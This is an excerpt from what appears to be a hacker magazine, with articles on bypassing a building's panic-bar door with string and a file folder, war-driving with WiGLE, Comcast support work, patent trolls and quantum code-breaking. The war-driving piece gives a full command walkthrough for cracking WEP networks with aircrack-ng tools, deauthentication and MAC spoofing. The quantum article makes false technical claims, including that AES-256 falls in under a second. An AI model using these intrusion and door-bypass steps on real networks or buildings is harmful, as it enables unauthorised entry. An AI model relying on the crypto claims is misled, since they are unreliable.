Suffice it to say, when it was announced that the building security system would be upgraded, I was not surprised that the only changes involved replacing the few dozen ugly gray prox card readers with the sleek and sexy HID EdgeReader ER40s (at around \$350-\$500 each) and the back end software to interface with them (IMRON's IS2000 security management software, at a conservatively estimated \$5,000 minimum). IR motion sensors, video cameras, locking systems, and even the current issued proximity cards all remained the same. Nor was I surprised when I showed up to work at 0500 the very next frigid January morning, to find that my badge was one of the few that failed to make it into the new system. It was at this point that I took stock of what was in my work bag, and seriously analyzed the doors available for entry.

We happen to have a very classy set of double glass doors at the main entrance, as well as a number of heavy wooden doors for back hallways. All are secured with magnetic locks, and all have infrared motion sensors as well as the super-sexy new badge readers. I initially suspected that the motion sensors would cause the magnetic locks

or How I Bypassed Your Security System with a Shoe String and Hanging File Folder the Morning after You Upgraded It

to release when tripped (e.g. a warm glove on a string), but this turned out not to be the case. The glass doors, unlike the others, are designated as mass exit points in the event of a fire; thus they're equipped with panic bars (aka crash bars or push bars). Anyone who is familiar with fire code regulations when it comes to exit devices should know that doors fitted with panic bars must, by law, be configured such that engaging the bar immediately releases any locking mechanism in place, without any interference from or reliance on other devices. The bars on these particular doors are model PL100 from Herculite. They are spring-loaded L-shaped bars that span the width of the door, turn 90 degrees, and continue to the top. I figured if I could find a way to retract the panic bar, I could open the door.

Upon closer inspection, I realized that the doors have a roughly three eighths inch gap on the sides, and a one eighth inch gap along the bottom; perfect for sliding something through. Each door pivots on two hinge pins, which extend from the top and bottom.

Of the items I have on me, most, including the small assortment of picks and shims I regularly carry, are useless for this particular problem. I happen to wear rather tall boots, so I keep about ten feet of paracord in my bag in case my laces break. That's perfect for pulling in the panic bar, but how do I get it around the bottom hinge pin, all the way across the inside of the door and over the horizontal bottom section of the panic bar? Well, it's an office... I figured there was sure to be something laying around I could use and, sure enough, I found a discarded hanging file folder in a lobby trash barrel. The metal bars on these are thin but sturdy and they have a nice hook built right into each end. I tied one end of the string into a loop and slipped it into the gap on the hinge side of the door. Then I made a slight bend in the file folder bar so that the hooked end would be raised off the floor, and slid it under the door on the opposite side of the hinge pin from the string. I grabbed the loop with the hook and pulled it across to the other edge of the door and then raised both ends of the string up over the bottom of the panic bar. Then I slipped the file folder bar with the looped end of string through the crack back to my side of the door and pulled on both ends of the string until the panic bar retracted and the door popped open. Five to ten seconds and open sesame.

Less than a dollar's worth of string and office supplies: 1

A \$17,600+ security system: 0.



Installing Debian on a Macbook Pro without rEFInd or Virtual Machines

by The Skog

While recovering from surgery this week, I decided to dedicate my time at home to playing around with Linux. I usually perform this in Vmware Fusion on an older Macintel, but I hated the choppiness, lack of video support, and my trackpad leaving the virtual machine while in full-screen mode (don't get me started on Vmware Tools!). So, for all you secret Mac lovers who miss Linux in a non-virtual environment, I'll walk you through how to install Debian on a Macbook Pro without the assistance of any Mac partitions or rEFInd.

You have to understand that, according to Apple, all modern Macs will *not* boot OS X to a volume that's not Mac OS Extended (Journaled) or Case-Sensitive formatted, so I decided to try a tool called rEFInd. This tool is a fork of rEFIt, a third party boot manager that allows you to pick from media that is not supported by Apple's EFI bootloader as a bootable device. While very easy to install, don't let this tool fool you; the way it's able to work is through a directory, labeled EFI, that's installed to the root partition of Macintosh HD. Basically, if Mac OS becomes corrupted beyond repair and you have to reinstall Mac OS, your rEFInd partitions will no longer work.

After playing with a few different distros, I finally settled on Debian because stability is my main concern; that's why I bought a Mac four years ago in the first place. After installing rEFInd, I wrote my Debian Wheezy ISO to a USB stick via Unetbootin for Mac.

When it completed, I was presented with a message that said "The created USB device will not boot off a Mac. Insert it into a PC, and select the USB boot option in the BIOS menu" since it was DOS-partitioned and FAT32-formatted.

Ignoring the message, I rebooted my Mac and attempted an Option boot, since I couldn't remember if rEFInd gave options automatically. When doing this, instead of rEFInd popping up, Apple's EFI bootloader recognized the USB stick labeled as EFI Boot. Selecting this option took me to the GRUB loader for the Debian Wheezy netinstall. At this point, I had bypassed rEFInd altogether and decided to perform a Debian installation that used the entire hard drive, blowing away any and all existing partitions (including the Recovery partition). Upon reboot after a successful installation, I got the Apple chime and, immediately, the Mac booted to GRUB on the hard disk. Next thing you know, I'm at Debian's GNOME3 desktop, excited that it had no reliance on OS X or rEFInd, and all my modifier keys, like volume, display, and keyboard brightness all work out of the box.

To conclude, I figured out from inspecting the partitions that the hard disk was using the GPT partition scheme, and Mac OS only works with GPT. Therefore, that was my assumption as to why it worked. I couldn't find documentation on how to do this, but the fact that I'm writing this on the Debian machine spoken about in this article is proof enough for me. As a result, I'll be keeping this Mac for much longer than expected, and you could keep yours too. Enjoy!

FILM REVIEW:

DIE GSTETTENSAGA:

A CALL TO CLASS

CONSCIOUSNESS FOR HACKERS

by Ishan Raval

[This film review contains massive spoilers.]

The liberating as well as discouraging thing about *Die Gstettensaga: The Rise of Eschenfriedl*, directed by Johannes Grenzfurthner of the Vienna-based art-technology-philosophy collective monochrom and jointly produced by monochrom and Traum und Wahnsinn Medienkollektiv, is that it's set in the future.

Die Gstettensaga takes place in the post-apocalyptic world built out of the wreckage of the "Google Wars" between the factions of the world's two superpowers (China and Google) and led to the collapse of civilization. The story begins when the new society (which already has a fully-fledged, worst-of-21st-century reminiscent capitalist economy) is on the verge of a technological revolution: The old productive forces of print communication are being threatened by the spectre of the new information technology. So, under the pretense of wanting to adapt to the technological currents, newspaper mogul Thurnher von Pjolk sends the journalist Fratt Aigner and the nerdy technician Alalia Grundschober to find and interview the fabled Eschenfriedl for a televised broadcast. But actually, Eschenfriedl, apart from being a pioneer of the new media technologies, is a basilisk, and von Pjolk's plan is to kill all the nerds who watch the broadcast through Eschenfriedl's gaze, and, in the process, discredit the new media technology as well. But when Fratt and Alalia find Eschenfriedl, they are won over by him and decide to join his commercial endeavors by overthrowing the old order.

Potentially emancipatory techno-cultural production has been swallowed up by capital before, but setting this story in the past would have made it a documentary, a mere histor-

ical report. Setting it in the present would have been

defeatist. But setting the film in the future - apart from better facilitating monochrom's eccentric, over the top "cinema grotesque" indulgences - forces hackers to confront a choice: Will we let ourselves and our ingenuity be recuperated by all-consuming market forces? Or will we come together - as is our potential - as the class that ends capitalism's conquest to secure all means of production in today's case, our ability to pull off remarkable feats of producing and communicating information - under the form of private property?

monochrom presents an undeniably undesirable future that could be ours if we're not careful, but also parodies it to the extent that it's clear that it's not prophesying with certainty that we're headed there: *Die Gstettensaga* thus becomes a reality check that retains the hope of redemption. Furthermore, this picture of the future that is painted, though obviously pertaining to the fates of individuals, also forces contemplation of the crises we face as being matters of a collective fate: It's us - the class of hackers - versus those who wish to exploit us, profit from our productive capacities, and hold humanity back in the process. *Die Gstettensaga* isn't just a cultural creation, an abstraction upon the world, i.e., a work of the hacker class. It is a work that, if we look at it and ourselves in the right (or, should I say, left) way, constitutes us as a class - that form of collective being which is the only way to fight the civilizational dystrophy the movie depicts.

Die Gstettensaga: The Rise of Eschenfriedl is coming to a film festival, hacker con, or Pirate Bay near you.



Xfinite Absurdity: True Confessions of a Former Comcast Tech Support Agent

by kliq



A few years ago, I wrote an article about my time as a tier two tech support agent at AT&T that appeared in the Winter 2010-2011 issue of *2600*. With the recent news of AT&T's attempt to acquire DirecTV, as well as Comcast's recent merger with Time Warner (which further reduced an already oligarchic industry), I became inspired to recall my time with Comcast. How does the biggest cable company in the world behave behind the scenes?

The first thing to understand if you ever require Comcast customer support is that your chances of reaching an actual Comcast employee are extraordinarily low. The company outsources the majority of their customer service work to another company named Convergys, the company that I worked for. (If you want to freak them out, ask if they've ever had their cell phone confiscated by a supervisor. There are managers who are paid to catch customer service agents texting while on calls.) Because AT&T consists of the remnants of Ma Bell, that benevolent empire, the union was pretty strong, and thus, most people who work for AT&T actually work for AT&T. Much like its Death Star-shaped logo, AT&T was once a great company, but a thirst for power and wealth sent it down a dark path. Comcast holds zero connection to this idyllic American, blue collar past.

Comcast governs like a Soviet bureaucracy, and the first thing a dictatorship does is rebrand itself. When I started working in online support for Internet and phone service, many of the questions I received from customers involved confusion about who they were doing business with: "I just received a bill from someone named Xfinity. I've never heard of Xfinity. Did you guys transfer my account to someone else?" When I asked a supervisor what I should tell them (since "This company just made up a bullshit name to seem cutting edge," was probably not an option), I never really got a straight answer. So, I tried to explain that Xfinity is the product and Comcast is the company, the way

Sprite is a product of the Coca-Cola company. Few people ever understood why Comcast needed to change the name, but I repeated this statement again and again until customers accepted that two plus two equals five.

This atmosphere of confusion proved to be par for the course for an employee of Convergys. Supervisors knew less about technical support than I did, and Comcast changed its mind constantly, leaving the grunts to make up excuses and lies. "Why do price points change?" customers demanded. "Why can't I get the same Comcast package as my friend in another city?" and "Why didn't the guy show up today?" The searchable database they provided us was just another labyrinth of misinformation to become lost in, so the best part of the job became crafting creative propaganda. (One of my favorite things to tell customers was that I had to run tests on their equipment, when I was simply accessing their account.) Since I worked in online support, the worst thing customers could do in response was type in all caps.

Then, Comcast changed its mind about my position. Apparently, paying Americans to troubleshoot American technical issues cost the company too much money (Comcast's annual revenue is north of 60 billion dollars). So, my job was sent to Manila and I was transferred to phone support for digital cable, after which I was given a grand total of five days of training to learn to troubleshoot a completely different service. Once I began taking calls for cable, I quickly realized that when Americans cannot watch television, all of their repressed marital rage floods the telephone lines. I had never heard anything like it, despite having several years of customer support under my belt, and experiencing nationwide cellular blackouts. I started to wonder what would happen if all of this outrage could be focused at our corporate puppet government officials and concluded that we would probably live in a much better

society. (Comcast's annual lobbying budget is north of 15 million dollars. Its biggest checks are sent to both the Democratic and Republican governors' associations.)


Chicago customers were by far the angriest and immediately escalated calls to a supervisor. I asked a supervisor why they were so angry, and she said that Chicago's infrastructure is old, so it breaks a lot. In other words, the largest media company on this planet could not afford to pay for native English speakers, nor could they afford to upgrade their own infrastructure, but they could afford to fill campaign coffers.

After a few weeks of being constantly cursed out, I decided to experiment. Convergys tracked when you were at your desk by requiring every employee to type in a series of numbers on their phone to log in. When I was transferred to cable support, I was given a new login number. So, one day I decided to log in with my old online support number. The system accepted it! For the next eight hours, I received absolutely zero calls despite my name showing up in the system as available to take calls. Since supervisors are constantly taking escalated calls, no one ever checked to see how I was doing. To avoid detection, I crafted a daily regiment of logging in with my online number for the first few hours, then taking actual calls for a few hours, and then finishing my day with more glorious silence. I maintained this routine until I secured another job.

When I was troubleshooting Internet and phone service, most of my day was spent fixing simple issues such as resetting passwords or walking customers through resetting their modems. One day, however, I got an irate customer who could not access BitTorrent. Since about 99 percent of Comcast's customers seemed barely able to operate a keyboard, I was

taken aback by seeing an issue this advanced in my chat window. The truth, which of course was not in the support database, was that Comcast had contracted Sandvine, a Canadian network management solution, to limit torrenting. Sandvine's services sent TCP reset packets when customers tried to torrent too much, although now it has been discovered that this occurred when customers torrented from non-Comcast customers. In short, Comcast, the largest mass media company on the planet, was behaving like a hacker. Regardless of your opinion of the morality and legality of file sharing, it is an individual's risk to take. As media companies continue to consolidate, however, they are more likely to view the Internet as their kingdom. Comcast is not just a data pipeline: they own NBC and therefore have a financial stake in ensuring copyright laws are rigidly followed. This, by the way, is what makes net neutrality such a crucial issue. When companies control both content and distribution, they no longer have to answer to anyone for their behavior.

So what did I tell the BitTorrent customer? "Comcast cannot be responsible for any specific website's functionality. You will have to contact the webmaster." The customer had no choice but to accept it. So the next time you speak with Comcast technical support, keep in mind that they are probably constructing lies to explain the actions of the world's wealthiest hacker. American cable companies control your access to the global economy, and hire people far away from you to absorb your complaints. Employees are outsourced to underscore that they are as replaceable as a faulty router. Due to a stranglehold on our politicians, cable companies will never have an incentive to compete for your dollars.



LIFETIME PDFS - VOLUME 7

Come and join the lifetime digital digest club. You'll get all of our existing digests, plus a newly archived one every quarter, along with a brand new digest once a year for as long as you or we are around. \$260 gets it all. Latest releases: Volume 31 from 2014 and Volume 7 from 1990.

Visit store.2600.com and click on PDF Downloads.



EEffecting Digital Freedom



by Vera Ranieri

Imagine in the 1990s you file a patent on using a fax machine to get customer feedback. Then, imagine that almost 20 years later you see an iPhone app that allows you to make in-app purchases. Do you think, “great, more candy to crush!” or do you think “I invented that!”? If you’re a patent troll, you’ll stretch your patent to argue the latter and sue as many people as you can in order to try to get them to settle with you on an activity that barely relates to what you “invented.”

The Patent Problem

The Constitution allows the federal government to grant patents in order to “promote the progress of science and useful arts.” Unfortunately, this laudable goal has been largely forgotten in modern patent law. Instead, our patent system has been inundated with vague and overbroad patents which hinder, rather than promote, innovation.

Traditionally, patents were meant to work in two ways. First, they were thought to encourage innovation by allowing an inventor to recoup the costs of innovating through a time-limited exclusivity period. Second, because of the public nature of patents and their disclosure requirements, patents were thought to provide knowledge of the innovation to the public that would otherwise not be available. Unfortunately, in today’s patent system and especially in the software space, 20-year “monopolies” are being granted for marginal, if any, advances based on vague disclosures, thwarting the twin rationales for patents. Patentees are getting overcompensated for their often minimal efforts and the public is receiving little, if anything, in return. Once a troll is armed with a vague and overbroad patent, true innovation is harmed, as it

becomes a weapon to extract unearned money from others.

Just What is a Patent Troll?

There is no one accepted definition of a patent troll - a troll can take many forms. It can be the company whose sole purpose is to buy patents and sue others in order to extract a settlement. It can also be a company or individual who files patents solely in order to later send letters demanding licensing fees, without ever producing any products. Or it could be the company that tried and failed to bring a product to market and now merely sues in order to maintain a revenue stream. The common thread with all these entities is that they use litigation - or the threat of litigation - in order to extract money from those who actually bring products to market. And they can do this because they know that it is almost always more expensive (and without a doubt more risky) for an accused infringer to challenge the troll’s claim in court.

Where We Are and How We Got There

We got to the current state of our patent system through a perfect storm of circumstances. Inconsistently applied standards at an overburdened Patent and Trademark Office, reflexively pro-patent case law from the federal appeals court that hears patent cases, and trial court jurisdictions that encourage patent litigation in order to bring legal business and the associated money to the local economy all act to boost the filing and assertion of dubious patents. And because of the high costs of defending against patent litigation, defendants are coerced into settling, even though the patent should be determined invalid or not infringed. In turn, costs to the consumer rise and money that could be devoted to research and development or paying employees instead gets diverted to pay the troll’s toll.

Thus for the public - whether you're a consumer, a technology worker, or an inventor - the end result of a patent system that encourages the filing of vague and overbroad patents is that it does anything but promote innovation.

How You Can Help

The Electronic Frontier Foundation (EFF) believes that overbroad and vague patents, along with the patent trolls that use them, should not be condoned. For that reason, EFF fights for digital freedoms, including fighting against the (mis)use of intellectual property, including patents, to stifle new technologies.

EFF is working hard to protect and promote innovation by working to end the patent problem through meaningful patent reform. But meaningful reform can only happen through efforts at the Patent Office, in the courts, and through Congress. As a result, EFF is advocating for reform at the Patent Office so as to prevent bad patents from issuing. EFF is also advocating in the courts for laws that better link the patent grant with actual invention. And EFF is advocating in all forums for more tools to quickly and cheaply invalidate improperly granted patents. Through these efforts, we hope to better encourage innovation.

And we've already had some success: the Supreme Court has shown a noticeable interest in patent law, deciding six patent cases last year, all in favor of the accused infringer. EFF filed "friend-of-the-court" briefs in many of these cases, explaining why the appeals court's view of the law was wrong.

We've also seen progress towards passing new laws in Congress meant to stop abusive patent litigation and the assertion of overbroad patents. Although the latest effort failed to get a bill passed, never before in recent history has Congress been so aware of the problems that patent trolls cause.

Finally, at the Patent Office, we've seen renewed interest in figuring out how to make sure bad patents don't make it through. EFF has been there throughout the process, suggesting ways the Patent Office can better make sure bad patents don't get granted.

But there is still so much to do, on all three fronts. This is no easy task, but you can help. For example, if you've received a demand letter from a troll, be sure to let your Senator and Congressman (and EFF!) know. Hearing your voice brings light to an issue that may otherwise be ignored. And even if you haven't been directly targeted, let your representatives know that patents should promote, rather than harm, innovation: patents should not be granted on vague disclosures on incremental advances.

Finally, EFF can always use your assistance. EFF believes that innovators need to be protected from established businesses and counterproductive business models that use the law to stifle creativity and kill competition. Through your generous support, we will have more resources to advocate for a patent system that does, in fact, "promote the progress of science and useful arts."

To learn how you can help the EFF, visit <https://supporters.eff.org/donate> - credit cards and Bitcoin accepted.

ANNIVERSARY SHIRTS



While Supplies Last. The 2600 30th anniversary shirts are currently in stock, but we won't be reordering these as it won't be our 30th anniversary for much longer. This is one of those future collector's items that only the cool people will have. \$20 at store.2600.com/shirts.html



Covert War-Driving With WiGLE

by Orbytal

Most hackers are very familiar with (and enjoy) war-driving. For those unfamiliar, war-driving is a network-discovery process where the curious digital explorer searches for wireless network access points (APs) using a tool like Kismet, NetStumbler, Wellenreiter, ESSID-Jack, Airodump-ng, or WiGLE: The Wireless Geographic Logging Engine. War-driving harkens back to a popular activity from the B.G. era (Before Google) called war-dialing: a method of discovering modems through automated, sequential, or random dialing of phone numbers. Early war-driving involved having a buddy drive you around while you sat in the passenger seat searching for wireless APs. The aforementioned tools made it easier for explorers to “war-drive” by enabling NetStumbler on their laptop, then stowing it away in their backpack to remain inconspicuous. But with the ubiquity of smartphones today, now you will likely have no idea when people are war-driving.

WiGLE has a fantastic app for Android called “Wigle Wifi Wardriving.” After lacing up my running shoes for my weekly run, or whenever I’m driving somewhere new, I turn on my GPS and Wi-Fi, fire up WiGLE, press the menu button and select “Scan On” so I can begin logging every wireless AP it discovers along the route. At the end of my route, I press the menu button, then select “Scan Off” and export the run, pressing the “Data” tab and choosing “CSV Export Run.” This exports the latest run to a comma-separated value (CSV) file that can be viewed and modified in most spreadsheet applications.

Alternatively, at the end of your route you could press the “Upload to WiGLE.net” button and it will upload the latest run to <http://wigle.net> (using your username/password for the site - so, go sign up for an account first if you want to do this).

On the main screen (the “List” tab), the ESSID of each AP that is currently transmitting a beacon is displayed, along with its perceived transmission power (dBm) to indicate how far away it is (closer to zero means closer to you), and how the network is protected (e.g., WPA, WEP, open). Also displayed is your current latitude and longitude measured by your device’s GPS, the number of new APs discovered this run, and the total number of APs recorded in your database.

When you open the CSV file, the first row is merely the device information, so it’s safe to delete the entire row. Reading your database (CSV) file in a spreadsheet application makes it easy to sort the data for target identification. The first thing I do when I open my file is custom sort by “Type” so I can remove all of the “CDMA” rows. These are the cellular towers that WiGLE logs, and I don’t have any use for them (yet). Removing them will leave only Wi-Fi APs that WiGLE has discovered, located, and recorded. Custom sorting the rest of the data by “Auth-Mode” will let you easily identify APs based on their protection. Seeing *only* “ESS” means it’s an *open* network; “[WEP][ESS]” indicates the network uses

1	MAC	Channel	SSID	AuthMode	FirstSeen	RSSI	Latitude	Longitude	Altitude (m)	Accuracy (m)	Type
2	00:1b:11:42:96:10	6	@HomeA76D	[ESS]	18-06-14 10:15	-90	33.45814045	-82.09916874	99.5	99.5	4 WIFI
3	20:e5:2a:a4:a3:ce	11	ATT0235	[WEP][ESS]	24-05-14 11:20	-86	33.48044906	-82.2268103	77.80000305	10	10 WIFI
4	d8:50:e6:45:22:e8	6	FBI-FIELD OP-2	[WPA2-PSK-CCMP][WPS][ESS]	16-06-14 10:45	-85	33.52594342	-82.0604534	61.40000153	10	10 WIFI
5	b8:9b:c9:62:86:1b	3		[WPA-PSK-CCMP+TKIP][WPA2-PSK-CCMP+TKIP][ESS]	23-05-14 9:02	-88	33.47782157	-82.22797778	71.5	71.5	9 WIFI
6	4c:60:de:b1:c4:8a	1	I can has internets?	[WPA2-?] [ESS]	31-12-69 19:00	-92	64.53435414	-705.6933701	0	5840.705078	WIFI
7	c8:d7:19:f5:e5:7a	1	FBI Surveillance Truck 67	[WPA-PSK-CCMP+TKIP][WPA2-PSK-CCMP+TKIP][WPS][ESS]	16-06-14 11:40	-84	33.52689207	-82.05302579	85.40000153	12	12 WIFI

only the Wired Equivalent Protection (WEP), which most hackers know can be cracked in just a few minutes using Aircrack-ng (as detailed later). “WPS” indicates the AP has Wi-Fi Protected Setup (WPS), which can be brute-forced with Reaver. Surprisingly, out of the 10,393 APs recorded in my database, 944 are *open* networks (*no security*), 599 use WEP, and 5458 APs in my database use WPS. That means that 6904 APs (66 percent) of the networks I’ve discovered in my area would qualify as “low-hanging fruit” ripe for exploitation.

For the coders, a Python script (`sidlog.py`) developed by fellow r00tninja “blerbl” that records ESSIDs of discovered networks and client probe requests can be found at <http://pastebin.com/KdDpnpva>. This script only works on a Linux machine with Scapy installed, and does not accomplish nearly as much as WiGLE. However, for the creative minds that are fluent in Python, it provides a starting point to develop your own application that could do things overlooked in all of the popular apps. One thing the `sidlog.py` script does that WiGLE doesn’t do is log the probe requests of devices trying to connect to



hidden networks. This script could be used in the recon phase before setting up aircrack-ng with hyperfox to perform a deviously effective MITM attack.

If you (or your friend/family member) have a WEP “protected” network, you should change your wireless security to WPA2 using a long, difficult pre-shared key (PSK, a.k.a. passphrase or password) and disable WPS. Why? Because WEP-protected networks can be cracked in less than ten minutes using just *six* simple steps.

[Note: I’m assuming you are using Kali Linux, BackTrack 5 release 3, or another Debian-based Linux distro, and your wireless card can be placed into monitor/promiscuous mode. If you don’t already have “terminator” installed, type `sudo apt-get install terminator` in the command line. It will make following these steps easier. I also assume you’ve already navigated to the directory where you want to save your packet captures to crack. (Type `cd /root/; mkdir scans; cd scans`)]

Step 1: Put your wireless interface (`wlan1`) into monitor mode and change the MAC address:

```
ifconfig wlan1 down; iwconfig
➔ wlan1 mode monitor;
➔ macchanger -m 00:de:ad:be:ef
➔ :00 wlan1; ifconfig wlan1 up
```

Step 2: Find a WEP-protected wireless network:

`airodump-ng wlan1` (Find a network with “WEP” under the “ENC” column, copy the BSSID MAC address and note the channel number - these are both used in the next command. Once you’ve identified your target WEP AP, press `control+C` to stop the current airodump)

```
airodump-ng --bssid 00:11:22:33
➔ :44:55 --channel 1 -w
➔ WEPcapture wlan1
```

Step 3: Identify an associated client you can spoof/deauthenticate:

(Right-click in your terminator window and select “split horizontally” to open a new terminal frame to use in this step. You will leave the packet capture running.)

```
aireplay-ng -0 20 -e APname -a
➔ 00:11:22:33:44:55 -c FF:FF:FF
➔ :FF:FF:FF wlan1
```

(If a client pops up with a different MAC address under the “STATION” column, copy that MAC address for use in the following commands. Assume here that 55:44:33:22:11:00 is the spoofed/associated MAC address.)

Step 4: Begin fake-authentication:

```
aireplay-ng -1 6000 -o 1 -q 10
```



```
➤ -e APname -a 00:11:22:33:44:55
➤ -h 55:44:33:22:11:00 wlan1
```

Step 5: Use ARP-replay attack:

(Right-click in your terminator window and select “split horizontally” to open a new terminal frame for this step.)

```
aireplay-ng -3 -e APname -a
➤ 00:11:22:33:44:55 -c 55:44:33
➤ :22:11:00 wlan1
```

Step 6: Aircrack the WEP packet capture:

(Right-click in your terminator window and select “split vertically” to open a new terminal frame for this step.)

```
aircrack-ng -a 1 -b 00:11:22:33:
➤ 44:55 -e APname -l WEPkey
➤ WEPcapture-01.cap
```

These six steps should generate traffic on the WEP-protected network using fake authentication (spoofed as a connected device) in order to capture an increasing number of initialization vectors that are used to crack the WEP key. Depending on the distance from the AP and the

amount of traffic on the network, one can crack a WEP key as quickly as five minutes (or less).

Why should you care about your network being susceptible to attack? Because once a malicious intruder is inside your network, she could exploit one of your connected devices, or connect her own device (e.g., a small Raspberry Pi) to your network and use it as a pivot. This technique would allow all of her Internet traffic to *look* like it is coming from *your* network!

I hope everyone now recognizes how susceptible WEP is to attack and chooses to only use WPA2 with a very long, difficult-to-guess/brute-force passphrase (e.g., “!<32600m@g@z!/√3”). Secure your network, and explain to your neighbors why they should secure theirs. Download the WiGLE app for your tablet or smartphone and try it out. If you’re like me, you’ll likely find yourself intentionally taking the long way home just to do more war-driving. Hack *all* the things!



by Dave D' Rave

A quantum computer is a device which uses quantum effects to perform numeric and symbolic processing. Quantum computer technologies are expected to produce a dramatic speed improvement for applications such as code-breaking, compared with conventional computers. This extreme speed increase is accomplished by using quantum superposition to implement a massively parallel architecture.

Current Technology

The field of quantum computers is currently in a technology race. Research devices have been built using superconducting loops, quantum dots, ion traps, non-linear optics, and crystal defect centers. All of these technologies suffer from noise problems, and it is not clear which method will prove to be suitable for mass production. While there has been a lot of money spent on research, informed opinion is that we are several years away from commercial production of a quantum computer which is clearly useful. When compared with conventional computers, quantum computers are in the year 1930.

Limitations of Quantum Computers

Despite the very high performance of a quantum processor, the input and output operations are going to be pretty much the same speed as any other computer. This means that quantum processors are extremely I/O bound. As a result, practical algorithms will tend to involve either very focused processing of a moderately sized data set (such as a Fourier Transform, a convolution, function minimum search, etc.), or will involve set operations such that the object description is relatively compact (for example, “the set of all prime numbers less than one billion,” or “the set of all strings which have the same statistics as the English language”).

The output is also constrained, which means that practical algorithms are going to produce results which are relatively small compared to the problem space. For example, we could provide an input set of 256-bit strings, and ask the question “Are any of these strings equal to all zeros?”, or “Given this model of the Earth’s climate, will it rain in Chicago today?”.

There are also technology limitations.

Because of noise, many devices use aggressive error correction, and you frequently see systems in which three or more identical circuits perform the same operation, and voting is used to determine which answer gets sent to the next stage of the algorithm. This sort of thing works better if algorithms are combinatorial, and do not use recursion.

Quantum Set Algorithms

In general, the particular hardware to implement a quantum computer does not matter, because most quantum computing algorithms will run on any suitable machine. (This is similar to conventional computers, where a program will run on a vacuum tube machine, a transistor machine, or a virtual machine, producing the same results.)

One class of quantum algorithms which is relevant to the problem of code breaking are the “set theory” algorithms. In these, a multi-qubit register is the basic unit of operation. For code breaking, the registers are commonly 64-qubit, 128-qubits, or 256-qubits in length. Some typical operations are:

- Load the qubit register with a fixed (often classical) value.
- Add a member to the qubit register’s current set.
- Count the number of valid elements in a given set.
- Find the union of the sets in two quantum registers.
- Find the intersection of the sets in two registers.
- Find the inverse (individual not) of the contents of a qubit register. (Single-operand function)
- Rotate the qubits in a given register. (Single-operand function)
- Find the controlled-not (exclusive or) of the contents of two qubit registers. (Dual-operand function)

These medium-level set functions are built out of individual qubit functions, which include the usual sort of quantum computer operations described in the literature:

- Not gate.
- Hadamard gate. (Phase Transform)
- Swap gate.
- Controlled-not gate. (exclusive or)
- Controlled-swap gate.

In practical systems, you would need to be able to create custom functions, by stacking

these on top of each other. For example, the DES algorithm contains functions called a “P-box,” which can be constructed out of swap operations, and a function called the “S-box,” which can be constructed out of controlled-not operations.

Code Breaking

The algorithms used for cryptanalysis tend to be a good fit for the strengths and weaknesses of quantum computers. Electronic coding systems tend to be vulnerable to “set theory” quantum algorithms. All of the mainstream crypto systems are vulnerable, including DES, AES, and IDEA.

One interesting algorithm for DES-type block cyphers is called “20 Questions,” and it works like this:

- Instantiate a quantum register which contains 56 qubits, called the key.
- Instantiate a classical register which contains 64 bits, called the plaintext.
- Instantiate a classical register which contains 64 bits, called the cyphertext.
- Build a quantum function called decrypt, which accepts a key and a cyphertext, such that it returns a 64-bit quantum word containing the decryption. (This decrypts the cyphertext using the key, according to the DES algorithm.)
- Build a quantum function called match, which accepts one quantum register input called qdata and one classical register input called cdata, which returns a single quantum bit. (This outputs a 1 bit if the two input words are identical, and outputs a 0 if they are not identical.)
- Build a quantum function called completely_zero, which accepts a single qubit and returns a classical bit value of 1 if and only if the input was a pure $|0\rangle$ state. Return 0 otherwise.
- Iteration 0: Load the key register with a superposition of all possible keys, such that bit 0 (the 1s bit) of the key is equal to 1. (This will be a superposition of 2^{55} keys.)
- Send key and cyphertext into the decrypt function. The output will be a superposition of 2^{55} different decryptions of the cyphertext.
- Send cyphertext and the output of the decrypt function into the match function. (The output will be mostly zero, since most

- of the trial keys are not valid.)
- Send the output of the match function into the completely_zero function.
- If the output of completely_zero is 1, then bit 0 (the 1s bit) of the result is equal to 0.
- Iteration 1: Load the key register with a superposition of all possible keys, such that bit 1 of the key is equal to 1. (This will be a superposition of 2^{55} keys).
- Send key and cyphertext into the decrypt function. The output will be a superposition of 2^{55} different decryptions of the cyphertext.
- Send cyphertext and the output of the decrypt function into the match function. (The output will be mostly zero, since most of the trial keys are not valid.)
- Send the output of the match function into the completely_zero function.
- If the output of completely_zero is 1, then bit 1 of the result is equal to 0.
- Iteration 2-55: Repeat the above steps until Iteration 55.
- Complete. You now have all 56 bits of the cipher-key.

Proposed technologies such as quantum dot qubits and polarized photon qubits have a characteristic gate delay time of less than one microsecond. In the above algorithm, the decrypt function and the match function are a few dozen gates thick, which is to say a fraction of a millisecond. If we guess that each iteration will take one millisecond, then the total time for a known plaintext attack on DES is going to be 56 milliseconds.

Cipher systems like AES-256 can also be broken in less than a second.

More sophisticated attacks would require more elaborate functions, but the central fact is that quantum computers will probably provide speedups on the order of 2^{50} for problems which are relevant to real-world situations.

Trends in Quantum Computer Hardware Technology


Today, the technology does not allow quantum computers with more than a few dozen qubits to work reliably. This is mostly due to thermal noise. The current approach to the noise problem is to build heroic low-temperature systems, operating in the micro-Kelvin or nano-Kelvin temperature range.

There are a variety of approaches to building the quantum computer hardware, and there are a variety of approaches to algorithm development. All of the candidate hardware technologies have similar speed characteristics, and all of them involve expensive support technology, such as nano-Kelvin refrigeration equipment. As a practical matter, either quantum computers will be developed which are many orders of magnitude faster than current technology (for certain problems), or the hardware will not be developed at all.

So, why should you care about this?

The NSA is building a huge warehouse in Utah whose apparent purpose is to store encrypted messages which they cannot break at this time. NSA believes that future technology will allow them to eventually break current encryption, and they believe that some of those messages will still be useful 20 or 30 years from now. Quantum computers are part of that future.

NEW BLUE BOX SHIRT



store.2600.com
\$20

We've retired the "blue" blue box shirts and have gone back to our roots with the traditional white on black style. Not only is it more readable, but it washes better and will last forever (we still see people with the ones we made over ten years ago). It also has brand new headlines on the back relevant to the hacker world.



INFOSEC AND THE ELECTRICAL GRID: THEY GO TOGETHER LIKE PEAS AND CARROTS

